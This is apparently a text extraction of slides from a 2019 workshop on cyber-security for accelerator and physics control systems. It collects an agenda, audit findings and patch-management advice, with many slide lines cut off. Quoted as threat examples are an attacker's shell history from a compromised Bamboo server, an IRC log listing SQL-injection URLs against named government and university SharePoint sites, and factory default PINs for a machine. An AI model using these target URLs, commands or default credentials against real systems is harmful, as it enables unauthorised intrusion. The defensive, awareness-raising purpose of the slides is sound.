Why (Control System) Cyber-Security sucks…

Stephane Armanet (ESS), Kathryn Baker (STFC), Lisa Belk (LLNL), Mark Heron (STFC), James Jamilkowski (BNL), Stefan Lüders (CERN), Maurizio Montis (INFN), Remy Mudingay (ESS), Igor Oya (CTA), and Karen White (ORNL)

~ 30 participants

11 in-depth presentations &
lots of lively discussions

https://indico.cern.ch/event/812348

09:00 **Intro to the 7th CS2HEP** — Dr Stefan Lueders
Ballroom F, Marriott at The Brooklyn Bridge 09:00 - 09:40

The perspective of a small cog in a big machi — Ms Kathryn Baker
Ballroom F, Marriott at The Brooklyn Bridge 09:40 - 10:00

10:00 **Coffee Break**
Ballroom F, Marriott at The Brooklyn Bridge 10:00 - 10:30

An update on Cyber Security ... Light Source — Mr Mar... eron
Ballroom F, Marriott at The Brooklyn Bridge 10:30 - 11:00

11:00 **... e team has deployed a dedicated isolated environment to support ... ESS** — Stephane Armar...
Ballroom F, Marriott at The Brooklyn Bridge

Cybersecurity in the Cherenkov Telescope Array — Igor Oya
Ballroom F, Marriott at The Brooklyn Bridge 11:30 - 12:00

12:00

SPES Control ... aspects — Mr Maurizio Montis
... 13:15 - 13:45

Cyber Attack! Super Com... — Ms Lisa Belk
Williamsburg Room, Marriott at the Brooklyn Bridge 13:50 - 14:20

... DOE IG Audit of Security of Indu... Control Systems — Ms Karen White
Williamsburg Room, Marriott at the Brooklyn Bridge 14:25 - 14:55

15:00 **Keeping Up ... the Joneses** — Mr James Jamilkowski
Williamsburg Room, Marriott at the Brooklyn Bridge 15:00 - 15:30

Coffee Break
Williamsburg Room, Marriott at the Brooklyn Bridge 15:30 - 16:00

16:00 **Vulnerability management at ESS** — Mr Remy Mudingay
Williamsburg Room, Marriott at the Brooklyn Bridge 16:00 - 16:30

Detecting IoT Devices and How They put Large Heterogeneous Networks at Security Risk — Dr Stefan Lueders
Williamsburg Room, Marriott at the Brooklyn Bridge 16:30 - 17:00


17:00

A big "THANK YOU"
to all presenters,
the participants and the ICALPECS
program committee & staff!

17th Biennial International Conference on Accelerator ... Experimental Physics Control Systems

ICALEPCS 2019

Share & Collaborate


Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign up
rest-client / rest-client
Watch 101
Star 4,748
Fork 882
Code
Issues 52
Pull requests 44
Projects 0
Wiki
Security
Insights
[CVE-2019-15224] Version 1.6.13 published with malicious backdoor. #713
New issue
Open
juskoljo opened this issue on Aug 19 · 42 comments
juskoljo commented on Aug 19 • edited by ab
Summary
On August 14, attackers published a series of rest-client versions from 1.6.10 to 1.6.13 using the credentials of a rest-client maintainer whose RubyGems.org account was compromised. The affected versions were downloaded a small number of times (~1000).
On August 19, @juskoljo observed the malicious gem version and created this issue. Later that day, the RubyGems security team yanked the offending gem version and locked the affected maintainer's
Assignees
ab
Labels
security
Projects
None yet

The Why

- Vulnerabilities in our control software could create safety risks
  - E.g. point the mirrors to burn the bushes

Super Computers Under Siege!

- Bamboo-zled in March 2017

Atlassian Bamboo

```
422  cd /usr/share/atlassian/software/bamboo/atlassian-bamboo/images/icons
423  ls
424  ls -la
425  rm -rf wait.jsp
426  ls
427  cd /
428  wget -P /usr/share/atlassian/so
429  wget -P /usr/share/atlassian/so
430  wget -P /usr/share/atlassian/so
431  cd /usr/share/atlassian/softwar
432  ls
433  rm -rf *.jsp
434  ls
435  ls
436  ls
437  wget -P /usr/share/atlassian/so
```

RAW Paste Data create a new version of this paste

```
vulnerable..
<MLT> i've had my IP blacklisted by an intrusion prevention system. Other than that, it's fine :P
<sc0rp> so what kind of sites will be vulnerable to this exploit?
<MLT> many - i've noticed a lot of high-profile sites with .gov, .mil, and .int TLD's are running MS SharePoint
<MLT> here are a few large sites which are currently vulnerable:
<MLT> http://dubai.ae/en/Lists/Articles/DispForm.aspx?ID=%27108
<MLT> http://calshare.berkeley.edu/Lists/KB/DisoForm.aspx?ID=%276
<MLT> http://marines.mil/unit/mcscg/Pages/Forms/DispForm.aspx?ID=%2761
<MLT> http://www.shipping.nato.int/Lists/AlertsReplace/DispForm.asp?ID=%27217
<sc0rp> nice
<MLT> using the exploit on CERN would be win, hacking the people who created the internet :P
<sc0rp> haha
```


The Consequences

Main action items

- Set-up cybers
  - Planning
- Establish ass
- Build an asse
  - Consolida
  - Patch ma
  - Malware
  - System h
- Architecture
  - network
- Prepare an A
  - Aim for m
- Set up loggin
- IT/OT Depen
- Organize vul
- Awareness tr

Findings (from the report)


- DOE sites reviewed had not always implemented security controls over selected systems as in accordance with requirements
- Some facilities did not have complete inventories of their ICS'
- Some facilities did not properly categorize the impact of their ICS' on external systems
- Some had weaknesses in:
  - documentation of security controls
  - vulnerability management (e.g. systems not patched)
  - physical or logical access control


OAK RIDGE National Laboratory

Open slide master to edit

Patch Management


- Patches applied quickly
- All devices go through a vetting process in a controlled environment to mitigate the risk
  - Sniff for undesirable traffic
  - Scan for unacceptable vulnerabilities
  - Explicit operating procedure reinforces the vetting requirement, backed up by network monitoring
- supported (still receivi
- Removed from devices supported





Procedures for Production Deployment

CONTROL SYSTEM SOFTWARE



- We don't often make use of public repos for acquiring software, though code in the Open Source domain seems less of a concern

…and for Importing Remote Code

REMOTE MONITORING

VPN Connection


Data monitoring

Scientist's Office

- VPN connection for dedicated
- Users can have access only to
- No "direct" write permission to

- We've converted from using RSA tokens to a competing Two-Factor Authentication service
  - No significant issues were encountered during or after the transition process

Remote Monitoring vs. Control



Introduction to programming

ManualsLib


- All programming menu items are shown on the following pages. Some of these menu items may not be featured on your A800, depending on the confi guration.
- Default PIn codes are assigned from the factory:

	Owner	specialist	Operator
Default pin	1111	2222	7777
My pin			

- The PIn codes for key (secured) products and On/Off Machine can be viewed and changed with the owner role in the My Settings/Access rights menu.

4 Switch to Maintenance level.

4 Authenticate with PIn.



Select the menu.

Why (CS)² really sucks!